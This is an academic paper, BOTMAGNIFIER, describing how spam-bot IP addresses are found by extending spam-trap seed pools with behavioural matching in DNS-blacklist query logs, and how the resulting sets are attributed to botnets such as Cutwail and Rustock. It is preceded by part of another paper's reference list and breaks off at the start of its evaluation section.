[15] J. Jung, E. Sit, H. Balakrishnan, and R. Morris. DNS performance and the effectiveness of caching. *IEEE/ACM Trans. Netw.*, 10:589–603, October 2002.

[16] MalwareDomains. DNS-BH malware domain blocklist. `http://www.malwaredomains.com`, 2007.

[17] P. Mockapetris. Domain Names - Concepts and Facilities. `http://www.ietf.org/rfc/rfc1034.txt`, 1987.

[18] P. Mockapetris. Domain Names - Implementation and Specification. `http://www.ietf.org/rfc/rfc1035.txt`, 1987.

[19] OPENDNS. OpenDNS — Internet Navigation And Security. `http://www.opendns.com/`, 2010.

[20] P. Porras. Inside risks: Reflections on conficker. *Commun. ACM*, 52:23–24, October 2009.

[21] R. Perdisci, I. Corona, D. Dagon, and W. Lee. Detecting malicious flux service networks through passive analysis of recursive DNS traces. In *Proceedings of ACSAC*, Honolulu, Hawaii, USA, 2009.

[22] SBL. The Spamhaus Project Block List. `http://www.spamhaus.org/sbl/`, 2004.

[23] S. Shevchenko. Domain Name Generator for Murofet. `http://blog.threatexpert.com/2010/10/domain-name-generator-for-murofet.html`, 2010.

[24] SIE@ISC. Internet Systems Consortium: Security Information Exchange. `https://sie.isc.org/`, 2004.

[25] S. Staniford, V. Paxson, and N. Weaver. How to own the internet in your spare time. In *Proceedings of the 11th USENIX Security Symposium*, pages 149–167, Berkeley, CA, USA, 2002. USENIX Association.

[26] J. Stewart. Bobax trojan analysis. `http://www.secureworks.com/research/threats/bobax/`, 2004.

[27] B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. Kemmerer, C. Kruegel, and G. Vigna. Your botnet is my botnet: analysis of a botnet takeover. In *Proceedings of the 16th ACM conference on Computer and communications security*, CCS '09, pages 635–647, New York, NY, USA, 2009. ACM.

[28] Team Cymru. IP to ASN mapping. `http://www.team-cymru.org/Services/ip-to-asn.html`, 2008.

[29] N. Weaver, S. Staniford, and V. Paxson. Very fast containment of scanning worms. In *In Proceedings of the 13th USENIX Security Symposium*, pages 29–44, 2004.

[30] D. Wessels, M. Fomenkov, N. Brownlee, and K. Claffy. Measurements and Laboratory Simulations of the Upper DNS Hierarchy. In *PAM*, 2004.

[31] Zeus Tracker. Zeus IP & domain name block list. `https://zeustracker.abuse.ch`, 2009.

BOTMAGNIFIER: Locating Spambots on the Internet

Gianluca Stringhini[§], Thorsten Holz[‡], Brett Stone-Gross[§],
Christopher Kruegel[§], and Giovanni Vigna[§]

[§]University of California, Santa Barbara
{gianluca,bstone,chris,vigna}@cs.ucsb.edu

[‡] Ruhr-University Bochum
thorsten.holz@rub.de

Abstract

Unsolicited bulk email (*spam*) is used by cybercriminals to lure users into scams and to spread malware infections. Most of these unwanted messages are sent by spam botnets, which are networks of compromised machines under the control of a single (malicious) entity. Often, these botnets are rented out to particular groups to carry out spam campaigns, in which similar mail messages are sent to a large group of Internet users in a short amount of time. Tracking the bot-infected hosts that participate in spam campaigns, and attributing these hosts to spam botnets that are active on the Internet, are challenging but important tasks. In particular, this information can improve blacklist-based spam defenses and guide botnet mitigation efforts.

In this paper, we present a novel technique to support the identification and tracking of bots that send spam. Our technique takes as input an initial set of IP addresses that are known to be associated with spam bots, and learns their spamming behavior. This initial set is then "magnified" by analyzing large-scale mail delivery logs to identify other hosts on the Internet whose behavior is similar to the behavior previously modeled. We implemented our technique in a tool, called BOTMAGNIFIER, and applied it to several data streams related to the delivery of email traffic. Our results show that it is possible to identify and track a substantial number of spam bots by using our magnification technique. We also perform attribution of the identified spam hosts and track the evolution and activity of well-known spamming botnets over time. Moreover, we show that our results can help to improve state-of-the-art spam blacklists.

1 Introduction

Email spam is one of the open problems in the area of IT security, and has attracted a significant amount of research over many years [11, 26, 28, 40, 42]. Unsolicited bulk email messages account for almost 90% of the world-wide email traffic [20], and a lucrative business has emerged around them [12]. The content of spam emails lures users into scams, promises to sell cheap goods and pharmaceutical products, and spreads malicious software by distributing links to websites that perform drive-by download attacks [24].

Recent studies indicate that, nowadays, about 85% of the overall spam traffic on the Internet is sent with the help of *spamming botnets* [20, 36]. Botnets are networks of compromised machines under the direction of a single entity, the so-called *botmaster*. While different botnets serve different, nefarious goals, one important purpose of botnets is the distribution of spam emails. The reason is that botnets provide two advantages for spammers. First, a botnet serves as a convenient infrastructure for sending out large quantities of messages; it is essentially a large, distributed computing system with massive bandwidth. A botmaster can send out tens of millions of emails within a few hours using thousands of infected machines. Second, a botnet allows an attacker to evade spam filtering techniques based on the sender IP addresses. The reason is that the IP addresses of some infected machines change frequently (e.g., due to the expiration of a DHCP lease, or to the change in network location in the case of an infected portable computer). Moreover, it is easy to infect machines and recruit them as new members into a botnet. This means that blacklists need to be updated constantly by tracking the IP addresses of spamming bots.

Tracking spambots is challenging. One approach to detect infected machines is to set up *spam traps*. These are fake email addresses (i.e., addresses not associated with real users) that are published throughout the Internet with the purpose of attracting and collecting spam messages. By extracting the sender IP addresses from the emails received by a spam trap, it is possible to obtain a list of bot-infected machines. However, this approach faces two main problems. First, it is likely that only a subset of the bots belonging to a certain botnet

will send emails to the spam trap addresses. Therefore, the analysis of the messages collected by the spam trap can provide only a partial view of the activity of the botnet. Second, some botnets might only target users located in a specific country (e.g., due to the language used in the email), and thus a spam trap located in a different country would not observe those bots.

Other approaches to identify the hosts that are part of a spamming botnet are specific to particular botnets. For example, by taking control of the command & control (C&C) component of a botnet [21, 26], or by analyzing the communication protocol used by the bots to interact with other components of the infrastructure [6, 15, 32], it is possible to enumerate (a subset of) the IP addresses of the hosts that are part of a botnet. However, in these cases, the results are specific to the particular botnet that is being targeted (and, typically, the type of C&C used).

In this paper, we present a novel approach to identify and track spambot populations on the Internet. Our ambitious goal is to track the IP addresses of all active hosts that belong to every spamming botnet. By active hosts, we mean hosts that are online and that participate in spam campaigns. Comprehensive tracking of the IP addresses belonging to spamming botnets is useful for several reasons:

- Internet Service Providers can take countermeasures to prevent the bots whose IP addresses reside in their networks from sending out email messages.
- Organizations can clean up compromised machines in their networks.
- Existing blacklists and systems that analyze network-level features of emails can be improved by providing accurate information about machines that are currently sending out spam emails.
- By monitoring the number of bots that are part of different botnets, it is possible to guide and support mitigation efforts so that the C&C infrastructures of the largest, most aggressive, or fastest-growing botnets are targeted first.

Our approach to tracking spamming bots is based on the following insight: bots that belong to the same botnet share the same C&C infrastructure and the same code base. As a result, these bots will feature similar behavior when sending spam [9, 40, 41]. In contrast, bots belonging to different spamming botnets will typically use different parameters for sending spam mails (e.g., the size of the target email address list, the domains or countries that are targeted, the spam contents, or the timing of their actions). More precisely, we leverage the fact that bots (of a particular botnet) that participate in a *spam campaign* share similarities in the destinations (domains) that they target and in the time periods they are active. Similar to previous work [15], we consider a spam campaign to be a set of email messages that share a substantial amount of content and structure (e.g., a spam campaign might involve the distribution of messages that promote a specific pharmaceutical scam).

Input datasets. At a high level, our approach takes two datasets as input. The first dataset contains the IP addresses of known spamming bots that are active during a certain time period (we call this time period the *observation period*). The IP addresses are grouped by spam campaign. That is, IP addresses in the same group sent the same type of messages. We refer to these groups of IP addresses as *seed pools*. The second dataset is a log of email transactions carried out on the Internet during the same time period. This log, called the *transaction log*, contains entries that specify that, at a certain time, IP address C attempted to send an email message to IP address S. The log does not need to be a complete log of every email transaction on the Internet (as it would be unfeasible to collect this information). However, as we will discuss later, our approach becomes more effective as this log becomes more comprehensive.

Approach. In the first step of our approach, we search the transaction log for entries in which the sender IP address is one of the IP addresses in the seed pools (i.e., the known spambots). Then, we analyze these entries and generate a number of behavioral profiles that capture the way in which the hosts in the seed pools sent emails during the observation period.

In the second step of the approach, the whole transaction log is searched for patterns of behavior that are similar to the spambot behavior previously learned from the seed pools. The hosts that behave in a similar manner are flagged as possible spamming bots, and their IP addresses are added to the corresponding *magnified pool*.

In the third and final step, heuristics are applied to reduce false positives and to assign spam campaigns (and the IP addresses of bots) to specific botnets (e.g., *Rustock* [5], *Cutwail* [35], or *MegaD* [4, 6]).

We implemented our approach in a tool, called BOTMAGNIFIER. In order to populate our seed pools, we used data from a large spam trap set up by an Internet Service Provider (ISP). Our transaction logs were constructed by running a mirror for *Spamhaus*, a popular DNS-based blacklist. Note that other sources of information can be used to either populate the seed pools or to build a transaction log. As we will show, BOTMAGNIFIER also works for transaction logs extracted from netflow data collected from a large ISP's backbone routers.

BOTMAGNIFIER is executed periodically, at the end of each observation period. It outputs a list of the IP addresses of all bots in the magnified pools that were found during the most recent period. Moreover, BOTMAGNIFIER associates with each seed and magnified pool a la-

bel that identifies (when possible) the name of the botnet that carried out the corresponding spam campaign. Our experimental results show that our system can find a significant number of additional IP addresses compared to the seed baseline. Furthermore, BOTMAGNIFIER is able to detect emerging spamming botnets. As we will show, we identified the resurrection of the *Waledac* spam botnet during the evaluation period, demonstrating the ability of our technique to find new botnets.

In summary, we provide the following contributions:

- We developed a novel method for characterizing the behavior of spamming bots.
- We provide a novel technique for identifying and tracking spamming bot populations on the Internet, using a "magnification" process.
- We assigned spam campaigns to the major botnets, and we studied the evolution of the bot population of these botnets over time.
- We validated our results using ground truth collected from a number of C&C servers used by a large spamming botnet, and we demonstrated the applicability of our technique to real-world, large-scale datasets.

2 Input Datasets

BOTMAGNIFIER requires two input datasets to track spambots: *seed pools* and a *transaction log*. In this section, we discuss how these two datasets are obtained.

2.1 Seed Pools

A *seed pool* is a set of IP addresses of hosts that, during the most recent observation period, participated in a specific spam campaign. The underlying assumption is that the hosts whose IP addresses are in the same seed pool are part of the same spamming botnet, and they were instructed to send a certain batch of messages (e.g., emails advertising cheap Viagra or replica watches).

To generate the seed pools for the various spam campaigns, we took advantage of the information collected by a spam trap set up by a large US ISP. Since the email addresses used in this spam trap do not correspond to real customers, all the received emails are spam. We collected data from the spam trap between September 1, 2010 and February 10, 2011, with a downtime of about 15 days in November 2011. The spam trap collected, on average, 924,000 spam messages from 268,000 IP addresses every day.

Identifying similar messages. We identify spam campaigns within this dataset by looking for similar email messages. More precisely, we analyze the subject lines of all spam messages received during the last observation period (currently one day: see discussion below). Messages that share a similar subject line are considered to be part of the same campaign (during this period).

Unfortunately, the subject lines of messages of a certain campaign are typically not identical. In fact, most botnets vary the subject lines of the message they send to avoid detection by anti-spam systems. For example, some botnets put the user name of the recipient in the subject, or change the price of the pills being sold in drug-related campaigns. To mitigate this problem, we extract *templates* from the actual subject lines. To this end, we substitute user names, email addresses, and numbers with placeholder regular expressions. User names are recognized as tokens that are identical to the first part of the destination email address (the part to the left of the @ sign). For example, the subject line "`john, get 90% discounts!`" sent to user `john@example.com` becomes "`\w+, get [0-9]+% discounts!`"

More sophisticated botnets, such as *Rustock*, add random text fetched from Wikipedia to both the email body and the subject line. Other botnets, such as *Lethic*, add a random word at the end of each subject. These tricks make it harder to group emails belonging to the same campaign that are sent by different bots, because different bots will add distinct text to each message. To handle this problem, we developed a set of custom rules for the largest spamming botnets that remove the spurious content from the subject lines.

Once the subjects of the messages have been transformed into templates and the spurious information has been removed, messages with the same template subject line are clustered together. This approach is less sophisticated than methods that take into account more features of the spam messages [22, 40], but we found (by manual investigation) that our simple approach was very effective for our purpose. Our approach, although sufficient, could be refined even further by incorporating these more sophisticated schemes to improve our ability to recognize spam campaigns.

Once the messages are clustered, the IP addresses of the senders in each cluster are extracted. These sets of IP addresses represent the seed pools that are used as input to our magnification technique.

Seed pool size. During our experiments, we found that seed pools that contain a very small number of IP addresses do not provide good results. The reason is that the behavior patterns that can be constructed from only a few known bot instances are not precise enough to represent the activity of a botnet. For example, campaigns involving 200 unique IP addresses in the seed pool produced, on average, magnified sets where 60% of the IP addresses were not listed in *Spamhaus*, and therefore

were likely legitimate servers. Similarly, campaigns with a seed pool size of 500 IP addresses still produced magnified sets where 25% of the IP addresses were marked as legitimate by *Spamhaus*. For these reasons, we only consider those campaigns for which we have observed more than 1,000 unique sender IP addresses. The emails belonging to these campaigns account for roughly 84% of the overall traffic observed by our spam trap. It is interesting to notice that 8% of the overall traffic belongs to campaigns carried out by less than 10 distinct IP addresses per day. Such campaigns are carried out by dedicated servers and abused email service providers. The aggressive spam behavior of these servers and their lack of geographic/IP diversity makes them trivial to detect without the need for magnification.

The lower limit on the size of seed pools has implications for the length of the observation period. When this interval is too short, the seed pools are likely to be too small. On the other hand, many campaigns last less than a few hours. Thus, it is not useful to make the observation period too long. Also, when increasing the length of the observation period, there is a delay introduced before BOTMAGNIFIER can identify new spam hosts. This is not desirable when the output is used for improving spam defenses. In practice, we found that an observation period of one day allows us to generate sufficiently large seed pools from the available spam feed. To evaluate the impact that the choice of the analysis period might have on our analysis system, we looked at the length of 100 spam campaigns, detected over a period of one day. The average length of these campaigns is 9 hours, with a standard deviation of 6 hours. Of the campaigns we analyzed, 25 lasted less than four hours. However, only two of these campaigns did not generate large enough seed pools to be considered by BOTMAGNIFIER. On the other hand, 8 campaigns that lasted more than 18 hours would not have generated large enough seed pools if we used a shorter observation period. Also, by manual investigation, we found that campaigns that last more than one day typically reach the threshold of 1,000 IP addresses for their seed pool within the first day. Therefore, we believe that the choice of an observation period of one day works well, given the characteristics of the transaction log we used. Of course, if the volume of either the seed pools or the transaction log increased, the observation period could be reduced accordingly, making the system more effective for real-time spam blacklisting.

Note that it is not a problem when a spam campaign spans multiple observation periods. In this case, the bots that participate in this spam campaign and are active during multiple periods are simply included in multiple seed pools (one for each observation period for this campaign).

2.2 Transaction Log

The transaction log is a record of email transactions carried out on the Internet during the same time period used for the generation of the seed pools. For the current version of BOTMAGNIFIER and the majority of our experiments, we obtained the transaction log by analyzing the queries to a mirror of *Spamhaus*, a widely-used DNS-based blacklisting service (DNSBL). When an email server S is contacted by a client C that wants to send an email message, server S contacts one of the *Spamhaus* mirrors and asks whether the IP address of the client C is a known spam host. If C is a known spammer, the connection is rejected or the email is marked as spam.

Each query to *Spamhaus* contains the IP address of C. It is possible that S may not query *Spamhaus* directly. In some cases, S is configured to use a local DNS server that forwards the query. In such cases, we would mistakenly consider the IP address of the DNS server as the mail server. However, the actual value of the IP address of S is not important for the subsequent analysis. It is only important to recognize when two different clients send email to the *same* server S. Thus, as long as emails sent to server S yield *Spamhaus* queries that always come from the same IP address, our technique is not affected.

Each query generates an entry in the transaction log. More precisely, the entry contains a timestamp, the IP address of the sender of the message, and the IP address of the server issuing the query. Of course, by monitoring a single *Spamhaus* mirror (out of 60 deployed throughout the Internet), we can observe only a small fraction of the global email transactions. Our mirror observes roughly one hundred million email transactions a day, compared to estimates that put the number of emails sent daily at hundreds of billions [13].

Note that even though *Spamhaus* is a blacklisting service, we do not use the information it provides about the blacklisted hosts to perform our analysis. Instead, we use the *Spamhaus* mirror only to collect the transaction logs, regardless of the fact that a sender may be a known spammer. In fact, other sources of information can be used to either populate the seed pools or to collect the transaction log. To demonstrate this, we also ran BOTMAGNIFIER on transaction logs extracted from netflow data collected from a number of backbone routers of a large ISP. The results show that our general approach is still valid (see Section 6.4 for details).

3 Characterizing Bot Behavior

Given the two input datasets described in the previous section, the first step of our approach is to extract the be-

havior of known spambots. To this end, the transaction log is consulted. More precisely, for each seed pool, we query the transaction log to find all events that are associated with all of the IP addresses in that seed pool (recall that the IP addresses in a seed pool correspond to known spambots). Here, an event is an entry in the transaction log where the known spambot is the *sender* of an email. Essentially, we extract all the instances in the transaction log where a known bot has sent an email.

Once the transaction log entries associated with a seed pool are extracted, we analyze the *destinations* of the spam messages to characterize the bots' behavior. That is, the behavior of the bots in a seed pool is characterized by the set of destination IP addresses that received spam messages. We call the set of server IP addresses targeted by the bots in a seed pool this pool's *target set*.

The reason for extracting a seed pool's target set is the insight that bots belonging to the same botnet receive the same list of email addresses to spam, or, at least, a subset of addresses belonging to the same list. Therefore, during their spamming activity, bots belonging to botnet A will target the addresses contained in list L_A, while bots belonging to botnet B will target destinations belonging to list L_B. That is, the targets of a spam campaign characterize the activity of a botnet.

Unfortunately, the target sets of two botnets often have substantial overlap. The reason is that there are many popular destinations (server addresses) that are targeted by most botnets (e.g., the email servers of Google, Yahoo, large ISPs with many users, etc.) Therefore, we want to derive, for each spam campaign (seed pool), the most *characterizing set* of destination IP addresses. To this end, we remove from each pool's target set all server IP addresses that appear in any target set belonging to another another seed pool.

More precisely, consider the seed pools $P = p_1, p_2, \ldots, p_n$. Each pool p_i stores the IP addresses of known bots that participated in a certain campaign: $i_1, i_2, \ldots, i_m$. In addition, consider that the transaction log L contains entries in the form $\langle t, i_s, i_d \rangle$, where t is a time stamp, i_s is the IP address of the sender of an email and i_d is the IP address of the destination server of an email. For each seed pool p_i, we build this seed pool's target set $T(p_i)$ as follows:

$$T(p_i) := \{i_d | \langle t, i_s, i_d \rangle \in L \wedge i_s \in p_i\}. \quad (1)$$

Then, we compute the characterizing set $C(p_i)$ of a seed pool p_i as follows:

$$C(p_i) := \{i_d | i_d \in T(p_i) \wedge i_d \notin T(p_j), j \neq i\}. \quad (2)$$

As a result, $C(p_i)$ contains only the target addresses that are unique (characteristic) for the destinations of bots in seed pool p_i. The characterizing set $C(p_i)$ of each pool is the input to the next step of our approach.

4 Bot Magnification

The goal of the bot magnification step is to find the IP addresses of additional, previously-unknown bots that have participated in a known spam campaign. More precisely, the goal of this step is to search the transaction log for IP addresses that behave similarly to the bots in a seed pool p_i. If such matches can be found, the corresponding IP addresses are added to the *magnification set* associated with p_i. This means that a magnification set stores the IP addresses of additional, previously-unknown bots.

BOTMAGNIFIER considers an IP address x_i that appears in the transaction log L as matching the behavior of a certain seed pool p_i (and, thus, belonging to that spam campaign) if the following three conditions hold: (i) host x_i sent emails to at least N destinations in the seed pool's target set $T(p_i)$; (ii) the host never sent an email to a destination that does *not* belong to that target set; (iii) host x_i has contacted *at least one* destination that is unique for seed pool p_i (i.e., an address in $C(p_i)$). If all three conditions are met, then IP address x_i is added to the magnification set $M(p_i)$ of seed pool p_i.

More formally, if we define $D(x_i)$ as the set of destinations targeted by an IP address x_i, we have:

$$\begin{aligned} x_i \in M(p_i) \quad \Longleftrightarrow \quad & |D(x_i) \cap T(p_i)| \geq N \wedge \\ & D(x_i) \subseteq T(p_i) \wedge \\ & D(x_i) \cap C(p_i) \neq \emptyset. \end{aligned} \quad (3)$$

The intuition behind this approach is the following: when a host h sends a reasonably large number of emails to the same destinations that were targeted by a spam campaign and not to any other targets, there is a strong indication that the email activity of this host is similar to the bots involved in the campaign. Moreover, to assign a host h to at most one campaign (the one that it is most similar), we require that h targets at least one unique destination of this campaign.

Threshold computation. The main challenge in this step is to determine an appropriate value for the threshold N, which captures the minimum number of destination IP addresses in $T(p_i)$ that a host must send emails to in order to be added to the magnification set $M(p_i)$. Setting N to a value that is too low will generate too many bot candidates, including legitimate email servers, and the tool would generate many false positives. Setting N to a value that is too high might discard many bots that should have been included in the magnification set (that is, the approach generates many false negatives). This trade-off between false positives and false negatives is a problem that appears in many security contexts, for example, when building models for intrusion detection.

An additional, important consideration for the proper choice of N is the size of the target set $|T(p_i)|$. Intu-




Figure 1: Quality of magnification for varying k using ten *Cutwail* campaigns of different sizes.

itively, we expect that N should be larger when the size of the target set increases. This is because a larger target set increases the chance that a random, legitimate email sender hits a sufficient number of targets by accident, and hence, will be incorrectly included into the magnification set. In contrast, bots carrying out a spam campaign that targets only a small number of destinations are easier to detect. The reason is that as soon as a legitimate email sender sends an email to a server that is *not* in the set targeted by the campaign, it will be immediately discarded by our magnification algorithm. Therefore, we represent the relationship between the threshold N and the size of the target set $|T(p_i)|$ as:

$$N = k \cdot |T(p_i)|, 0 < k \leq 1, \tag{4}$$

where k is a parameter. Ideally, the relation between N and $|T(p_i)|$ would be linear, and k will have a constant value. However, as will be clear from the discussion below, k also varies with the size of $|T(p_i)|$.

To determine a good value for k and, as a consequence, select a proper threshold N, we performed an analysis based on ground truth about the actual IP addresses involved in several spam campaigns. This information was collected from the takedown of more than a dozen C&C servers used by the Cutwail spam botnet. More specifically, each server stored comprehensive records (e.g., target email lists, bot IP addresses, etc.) about spam activities for a number of different campaigns [35]

In particular, we applied BOTMAGNIFIER to ten *Cutwail* campaigns, extracted from two different C&C servers. We used these ten campaigns since we had a precise view of the IP addresses of the bots that sent the emails. For the experiment, we varied the value for N in the magnification process from 0 to 300. This analysis yielded different magnification sets for each campaign. Then, using our knowledge about the actual bots B that were part of each campaign, we computed the precision P and recall R values for each threshold setting. Since we want to express the quality of the magnification process as a function of k, independently of the size of a campaign, we use Equation 4 to get $k = \frac{N}{|T(p_i)|}$.

The precision value $P(k)$ represents what fraction of the IP addresses that we obtain as candidates for the magnification set for a given k are actually among the ground truth IP addresses. The recall value $R(k)$, on the other hand, tells us what fraction of the total bot set B is identified. Intuitively, a low value of k will produce high $R(k)$, but low $P(k)$. When we increase k, $P(k)$ will increase, but $R(k)$ will decrease. Optimally, both precision and recall are high. Thus, for our analysis, we use the product $PR(k) = P(k) \cdot R(k)$ to characterize the quality of the magnification step. Figure 1 shows how $PR(k)$ varies for different values of k. As shown for each campaign, $PR(k)$ first increases, then stays relatively level, and then starts to decrease.

The results indicate that k is not a constant, but varies with the size of $|T(p_i)|$. In particular, small campaigns have a higher optimal value for k compared to larger campaigns: as $|T(p_i)|$ increases, the value of k slowly decreases. To reflect this observation, we use the following, simple way to compute k:

$$k = k_b + \frac{\alpha}{|T(p_i)|}, \tag{5}$$

where k_b is a constant value, α is a parameter, and $|T(p_i)|$ is the number of destinations that a campaign targeted. The parameters k_b and α are determined so that the quality of the magnification step PR is maximized for a given ground truth dataset. Using the *Cutwail* campaigns as the dataset, this yields $k_b = 8 \cdot 10^{-4}$ and $\alpha = 10$.

Our experimental results show that these parameter settings yield good results for a wide range of campaigns, carried out by several different botnets. This is because the magnification process is robust and not dependent on an optimal threshold selection. We found that non-optimal thresholds typically tend to decrease recall. That is, the magnification process does not find all bots that it could possibly detect, but false positives are limited. In Section 6.4, we show how the equation of k, with the values we determined for parameters k_b and α, yields good results for any campaign magnified from our *Spamhaus* dataset. We also show that the computation of k can be performed in the same way for different types of transaction logs. To this end, we study how BOTMAGNIFIER can be used to analyze netflow records.

5 Spam Attribution

Once the magnification process has completed, we merge the IP addresses from the seed pool and the magnifica-

tion set to obtain a *campaign set*. We then apply several heuristics to reduce false positives and to assign the different campaign sets to specific botnets. Note that the labeling of the campaign sets does not affect the results of the bot magnification process. BOTMAGNIFIER could be used in the wild for bot detection without these attribution functionalities. It is relevant only for tracking the populations of known botnets, as we discuss in Section 6.2.

5.1 Spambot Analysis Environment

The goal of this phase is to understand the behavior of current spamming botnets. That is, we want to determine the types of spam messages sent by a specific botnet at a certain point in time. To this end, we have built an environment that enables us to execute bot binaries in a controlled setup similarly to previous studies [11, 39].

Our spambot analysis environment is composed of one physical system hosting several virtual machines (VMs), each of which executes one bot binary. The VMs have full network access so that the bots can connect to the C&C server and receive spam-related configuration data, such as spam templates or batches of email addresses to which spam should be sent. However, we make sure that no actual spam emails are sent out by sinkholing spam traffic, i.e., we redirect outgoing emails to a mail server under our control. This server is configured to record the messages, without relaying them to the actual destination. We also prevent other kinds of malicious traffic (e.g., scanning or exploitation attempts) through various firewall rules. Some botnets (e.g., *MegaD*) use TCP port 25 for C&C traffic, and, therefore, we need to make sure that such bots can still access the C&C server. This is implemented by firewall rules that allow C&C traffic through, but prevent outgoing spam. Furthermore, botnets such as *Rustock* detect the presence of a virtual environment and refuse to run. Such samples are executed on a physical machine configured with the same network restrictions. To study whether bots located in different countries show a unique behavior, we run each sample at two distinct locations: one analysis environment is located in the United States, while the other one is located in Europe. In our experience, this setup enables us to reliably execute known spambots and observe their current spamming behavior.

For this study, we analyzed the five different bot families that were the most active during the time of our experiments: *Rustock* [5], *Lethic*, *MegaD* [4, 6], *Cutwail* [35], and *Waledac*. We ran our samples from July 2010 to February 2011. Some of the spambots we ran sent out spam emails for a limited amount of time (typically, a couple of weeks), and then lost contact with their controllers. We periodically substituted such bots with newer samples. Other bots (e.g., *Rustock*) were active for most of the analysis period.

5.2 Botnet Tags

After monitoring the spambots in a controlled environment, we attempt to assign botnet labels to spam emails found in our spam trap. Therefore, we first extract the subject templates from the emails that were collected in the analysis environment with the same technique described in Section 2.1. Then, we compare the subject templates with the emails we received in the spam trap during that same day. If we find a match, we tag the campaign set that contains the IP address of the bot that sent the message with the corresponding botnet name. Otherwise, we keep the campaign set unlabeled.

5.3 Botnet Clustering

As noted above, we ran five spambot families in our analysis environment. Of course, it is possible that one of the monitored botnets is carrying out more campaigns than those observed by analyzing the emails sent by the bots we execute in our analysis environment. In addition, we are limited by the fact that we cannot run all bot binaries in the general case (e.g., due to newly emerging botnets or in cases where we do not have access to a sample), and, thus, we cannot collect information about such campaigns. The overall effect of this limitation is that some campaign sets may be left unlabeled.

The goal of the botnet clustering phase is to determine whether an unlabeled campaign set belongs to one of the botnets we monitored. If an unlabeled campaign set cannot be associated with one of the existing labeled campaign sets, then we try to see if it can be merged with another unlabeled campaign set, which, together, might represent a new botnet.

In both cases, there is a need to determine if two campaign sets are "close" enough to each other in order to be considered as part of the same botnet. In order to represent the distance between campaign sets, we developed three metrics, namely an IP overlap metric, a destination distance metric, and a bot distance metric.

IP overlap. The observation underlying the IP overlap metric is that two campaign sets sharing a large number of bots (i.e., common IP addresses) likely belong to the same botnet. It is important to note that infected machines can belong to multiple botnets, as one machine may be infected with two distinct instances of malware. Another factor one needs to take into account is network address translation (NAT) gateways, which can potentially hide large networks behind them. As a result, the IP address of a NAT gateway might appear as part of multiple botnets. However, a host is discarded from the campaign set related to p_i as soon as it contacts a destination that is *not* in the target set (see Section 4 for a

discussion). Therefore, NAT gateways are likely to be discarded from the candidate set early on: at some point, machines behind the NAT will likely hit two destinations that are unique to two different seed pools, and, thus, will be discarded from all campaign sets. This might not be true for small NATs, with just a few hosts behind them. In this case, the IP address of the gateway would be detected as a bot by BOTMAGNIFIER. In a real world scenario, this would still be useful information for the network administrator, who would know what malware has likely infected one or more of her hosts.

Given these assumptions, we merge two campaign sets with a large IP overlap. More precisely, first the intersection of the two campaign sets is computed. Then, if such intersection represents a sufficiently high portion of the IP addresses in *either* of the campaign sets, the two campaign sets are merged.

The fraction of IP addresses that need to match either of the campaign sets to consider them to be part of the same botnet varies with the size of the sets for those campaigns. Intuitively, two small campaigns will have to overlap by a larger percentage than two large campaigns in order to be considered as part of the same botnet. This is done to avoid merging small campaigns together just based on a small number of IP addresses that might be caused by multiple infections or by two different spambots hiding behind a small NAT. Given a campaign c, the fraction of IP addresses that has to overlap with another campaign in order to be merged together is

$$O_c = \frac{1}{\log_{10}(N_c)}, \tag{6}$$

where N_c is the number of hosts in the campaign set. We selected this equation because the denominator increases slowly with the number of bots carrying out a campaign. Moreover, because of the use of the logarithm, this equation models an exponential decay, which decreases fast for small values of N_c, and much more slowly for large values of it. Applying this equation, a campaign carried out by 100 hosts will require an overlap of 50% or more to be merged with another one, while a campaign carried out by 10,000 hosts will only require an overlap of 25%. When comparing two campaigns c_1 and c_2, we require the smaller one to have an overlap of at least O_c with the largest one to consider them as being carried out by the same botnet.

Destination distance. This technique is an extension of our magnification step. We assume that bots carrying out the same campaign will target the same destinations. However, as mentioned previously, some botnets send spam only to specific countries during a given time frame. Leveraging this observation, it is possible to find out whether two campaign sets are likely carried out by the same botnet by observing the country distribution of the set of destinations they targeted. More precisely, we build a *destination country vector* for each campaign set. Each element of the destination country vector corresponds to the fraction of destinations that belong to a specific country. We determined the country of each IP address using the GEOIP tool [19]. Then, for each pair of campaign sets, we calculate the *cosine distance* between them.

We performed a *precision* versus *recall* analysis to develop an optimal threshold for this clustering technique. By precision, we mean how well this technique can discriminate between campaigns belonging to different botnets. By recall, we capture how well the technique can cluster together campaigns carried out by the same botnet. We ran our analysis on 50 manually-labeled campaigns picked from the ones sent by the spambots in our analysis environment. Similarly to how we found the optimal value of k in Section 4, we multiply precision and recall together. We then searched for the threshold value that maximizes this product. In our experiments, we found that the cosine distance of the destination countries vectors is rarely lower than 0.8. This occurs regardless of the particular country distribution of a campaign, because there will be a significant amount of bots in large countries (e.g., the United States or India). The *precision* versus *recall* analysis showed that 0.95 is a good threshold for this clustering technique.

Bot distance. This technique is similar to the destination distance, except that it utilizes the country distribution of the bot population of the campaign set instead of the location of the targeted servers. For each campaign set, we build a *source country vector* that contains the fraction of bots for a given country.

The intuition behind this technique comes from the fact that malware frequently propagates through malicious web sites, or through legitimate web servers that have been compromised [24, 34]. These sites will not have a uniform distribution of users (e.g., a Spanish web site will mostly have visitors from Spanish-speaking countries) and, therefore, the distribution of compromised users in the world for that site will not be uniform. For this technique, we also performed a *precision* versus *recall* analysis, in the same way as for the destination distance technique. Again, we experimentally found the optimal threshold to be 0.95.

6 Evaluation

To demonstrate the validity of our approach, we first examined the results generated by BOTMAGNIFIER when magnifying the population of a large spamming botnet for which we have ground truth knowledge (i.e., we know which IP addresses belong to the botnet). Then,

we ran the system for a period of four months on a large set of real-world data, and we successfully tracked the evolution of large botnets.

6.1 Validation of the Approach

